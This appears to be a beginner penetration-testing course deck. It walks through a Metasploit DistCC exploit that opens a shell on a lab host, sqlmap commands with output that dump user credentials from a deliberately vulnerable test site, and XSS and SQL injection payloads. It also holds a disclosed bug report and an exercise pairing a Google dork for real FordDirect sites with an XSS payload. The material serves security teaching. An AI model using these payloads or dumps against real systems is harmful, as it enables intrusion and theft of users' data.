The screenshot shows the homepage of the Exploit Database. At the top, there is a navigation bar with the logo "EXPLOIT DATABASE" on the left and links for "Home", "Exploits", "Shellcode", "Papers", "Google Hacking Database", "Submit", and "Search" on the right. Below the navigation bar, the main heading reads "Offensive Security's Exploit Database Archive" on the left and "36238" on the right, with "Exploits Archived" written below the number. A descriptive paragraph follows: "The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn [about the Exploit Database](#)." Below this is a large banner with a dark background and red text. The banner contains the title "The Exploit Database", a paragraph describing it as a CVE compliant archive, a red button that says "Download the Exploit Database Archive", and the text "CVE Compliant" in large white letters. The background of the banner also features the words "EXPLOIT DATABASE" in large, stylized letters.

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Offensive Security's Exploit Database Archive 36238

Exploits Archived

The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn [about the Exploit Database](#).

**The Exploit Database**

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database

[Download the Exploit Database Archive](#)

**CVE Compliant**

<https://www.exploit-db.com/>





## *4.4 Metasploit:*

What's an exploitation framework?

An environment for running numerous different exploits in a flexible fashion

An environment for creating new exploits, using interchangeable piece parts

Simplifies the creation of new exploits

Standardizes the usage of new exploits



## *4.4 Metasploit:*

```
# msfconsole
```

## *4.4 Metasploit:*

Search for the DistCC Daemon Command Execution exploit

```
msf> search distcc
```

## 4.4 Metasploit:

### Matching Modules

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
exploit/unix/misc/distcc_exec	2002-02-01 00:00:00 UTC	excellent	DistCC Daemon Command Execution

## *4.4 Metasploit:*

Use the DistCC Daemon Command Execution exploit

```
msf> use exploit/unix/misc/distcc_exec
```

## 4.4 Metasploit:

Show exploit options

```
msf exploit(distcc_exec) > show options
```

## 4.4 Metasploit:

Module options (exploit/unix/misc/distcc\_exec):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	3632	yes	The target port

Exploit target:

Id	Name
0	Automatic Target

## *4.4 Metasploit:*

Set exploit options

```
> set RHOST 10.0.10.22
```



## *4.4 Metasploit:*

Show the DistCC Daemon Command Execution compatible payloads

```
msf exploit(distcc_exec) > show payloads
```

## 4.4 Metasploit:

### Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
cnd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via Perl)
cnd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl) IPv6
cnd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cnd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cnd/unix/generic		normal	Unix Command, Generic Command Execution
cnd/unix/reverse		normal	Unix Command Shell, Double reverse TCP (telnet)
cnd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via Perl)
cnd/unix/reverse_perl_ssl		normal	Unix Command Shell, Reverse TCP SSL (via perl)
cnd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)
cnd/unix/reverse_ruby_ssl		normal	Unix Command Shell, Reverse TCP SSL (via Ruby)
cnd/unix/reverse_ssl_double_telnet		normal	Unix Command Shell, Double Reverse TCP SSL (telnet)

## *4.4 Metasploit:*

Set payload

```
> set PAYLOAD cmd/unix/bind_ruby
```

## *4.4 Metasploit:*

Run the exploit

```
> exploit
```

## 4.4 Metasploit:

```
msf exploit(distcc_exec) > exploit
```

```
[*] Started bind handler
```


```
[*] Command shell session 1 opened (10.0.10.40:33140 -> 10.0.10.22:4444) at 2013-12-08 11:19:19 +0000
```


```
uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

## 4.5 Exercise:

<https://tryhackme.com/room/blue>





## *5. Web Apps:*

- 5.1 Defining a web app;*
- 5.2 Injection attack overview;*
- 5.3 Burp Suite;*
- 5.4 Cross-site scripting;*
- 5.5 Sql injection;*
- 5.6 Exercise.*



## *5.1 Defining a web app :*


Fundamental properties define a web app:

- Web apps are accessed via HTTP and/or HTTPS
- Web apps involve a web browser


Other properties are common, but not required for a web app:

- Most web apps involve a browser
- Many web apps involve a backend database


## *5.1 Defining a web app :*



## 5.2 Injection attack overview :



## 5.3 Burp suite :



## *5.4 Cross-site scripting:*

Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites.


Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

# XSS

## *5.4 Cross-site scripting:*

```
<script>alert('Kali Course XSS')</script>
```

## 5.4 Cross-site scripting:



## *5.5 Sql injection:*

Most web apps have back-end database

Usually on a separate server, although sometimes running on the web server itself

Most common form of databases today is relational - groups of tables with columns and rows

SQL is most common language for interacting with databases

Creating, manipulating, updating, querying


Web apps formulates SQL queries based on user input

Variables from forms, hidden forms, cookies, URL variables, etc.

# SQLi



## 5.5 Sql injection:



## *5.5 Sql injection:*

How it works

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

## *5.5 Sql injection:*

```
SELECT * FROM accounts WHERE username='Bob' AND password='1234'
```

## *5.5 Sql injection:*

```
SELECT * FROM accounts WHERE username='user'or 1=1 -- ' AND password=''
```

## *5.5 Sql injection:*



sqlmap.org

## *5.5 Sql injection:*

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
[15:15:06] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[15:15:06] [INFO] fetching database names
[15:15:07] [INFO] the SQL query used returns 2 entries
[15:15:07] [INFO] retrieved: information_schema
[15:15:08] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[15:15:08] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'
```

KALI LINUX

The quieter you become, the more you are able to

## 5.5 Sql injection:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[15:24:09] [INFO] fetching tables for database: 'acuart'
[15:24:10] [INFO] the SQL query used returns 8 entries
[15:24:10] [INFO] retrieved: artists
[15:24:11] [INFO] retrieved: carts
[15:24:11] [INFO] retrieved: categ
[15:24:12] [INFO] retrieved: featured
[15:24:13] [INFO] retrieved: guestbook
[15:24:13] [INFO] retrieved: pictures
[15:24:17] [INFO] retrieved: products
[15:24:21] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----+
| artists |
| carts  |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users  |
+-----+
```

## 5.5 Sql injection:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

```
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| address | mediumtext    |
| cart    | varchar(100)  |
| cc       | varchar(100)  |
| email    | varchar(100)  |
| name     | varchar(100)  |
| pass     | varchar(100)  |
| phone    | varchar(100)  |
| uname    | varchar(100)  |
+-----+-----+
```



## 5.5 Sql injection:

```
“ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,p  
ass --dump
```

```
[15:41:00] [INFO] fetching columns 'email, name, pass' for table 'users' in database 'acuart'  
[15:41:01] [INFO] the SQL query used returns 3 entries  
[15:41:04] [INFO] retrieved: pass  
[15:41:08] [INFO] retrieved: varchar(100)  
[15:41:09] [INFO] retrieved: email  
[15:41:09] [INFO] retrieved: varchar(100)  
[15:41:10] [INFO] retrieved: name  
[15:41:14] [INFO] retrieved: varchar(100)  
[15:41:14] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'  
[15:41:14] [INFO] the SQL query used returns 1 entries  
[15:41:16] [INFO] retrieved: email@email.com  
[15:41:20] [INFO] retrieved: John Smith  
[15:41:22] [INFO] retrieved: test  
[15:41:22] [INFO] analyzing table dump for possible password hashes
```

Database: acuart

Table: users

[1 entry]

pass	name	email
test	John Smith	email@email.com

KALI LINUX

The quieter you become, the more you are able to hear.

## 5.6 Exercise:


Google Dork:

`intext:Copyright © 2019 FordDirect`

Payload:

`<img src=x onerror=alert("openbugbounty")>`

# 6.Reporting:

 MiguelSantareno (miguel\_santaren...)

1940  
Reputation






-  
Rank


6.37  
Signal

95th  
Percentile

13  
#382321

POST XSS in <https://www.khanacademy.org.tr/> via  
page\_search\_query parameter


Share:     


State  Resolved (Closed)

Disclosed September 19, 2018 12:00am +0100

Reported To Khan Academy

Weakness Cross-site Scripting (XSS) - Generic


Severity  Medium (4 ~ 6.9)

Participants 

Visibility Disclosed (Full)

Collapse

TIMELINE

 miguel\_santareno submitted a report to [Khan Academy](#).

Jul 17th (11 months ago)

Hey there, while testing your program I came across a XSS vulnerability in the search area of your website.  
The vector uses HTTP POST request and the parameter is "page\_search\_query" on [www.khanacademy.org.tr/arama.asp](http://www.khanacademy.org.tr/arama.asp)

In the next topics I will demonstrate how you can reproduce the vulnerability found on your website:

1º Go to your website and in the search box insert the following payload:  
""--!><Svg/OnLoad=(confirm)(</xss/>

xss.jpg

2º Output of the payload:  
xss2.jpg

3º Vulnerable code with the payload:

```
<form class="large-search-form" action="arama.asp" method="post">
<input id="large-search-input" name="page_search_query" class="placeholder simple-input search-input blur-on-esc
large-search-bar ui-corner-all" autocomplete="off" value=""--!><Svg/OnLoad=(confirm)(</xss/>" style="margin-top:0px
!important">
<i class="icon-search"></i>
```

xss3.jpg

Exploitability:  
Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.

Please let me know if you need further explanation or details.

<https://hackerone.com/reports/382321>

# 6.Reporting:

## Vulnerability Details

Vulnerability type:

Cross Site Scripting (XSS) ▼

\* XSS URL:

http://example.com/page?p=<script>alert('OPENBUGBOUNTY')</script>

POST data: ⓘ

☒ x-www-form-urlencoded

☐ multipart/form-data

key1=value1&key2=value2

Cookies:

token=abc;session=qwe;

Application: ⓘ

Custom code ▼

Comment: ⓘ

I confirm that the vulnerability was detected without using intrusive automated tools ⓘ ☐

Publish the report (without any technical details) ⓘ

☒

Do not publish the report ⓘ

☐

## 7.Resources:

- [https://github.com/bugcrowd/bugcrowd\\_university](https://github.com/bugcrowd/bugcrowd_university)
- <https://www.hacker101.com/videos>
- <https://www.openbugbounty.org/>
- <https://pentesterlab.com/>
- <https://www.hackthebox.eu/>
- <https://www.vulnhub.com/>
- <https://tryhackme.com/>
- <https://cobalt.io/>
- <https://www.synack.com/red-team/>
- <https://www.offensive-security.com/>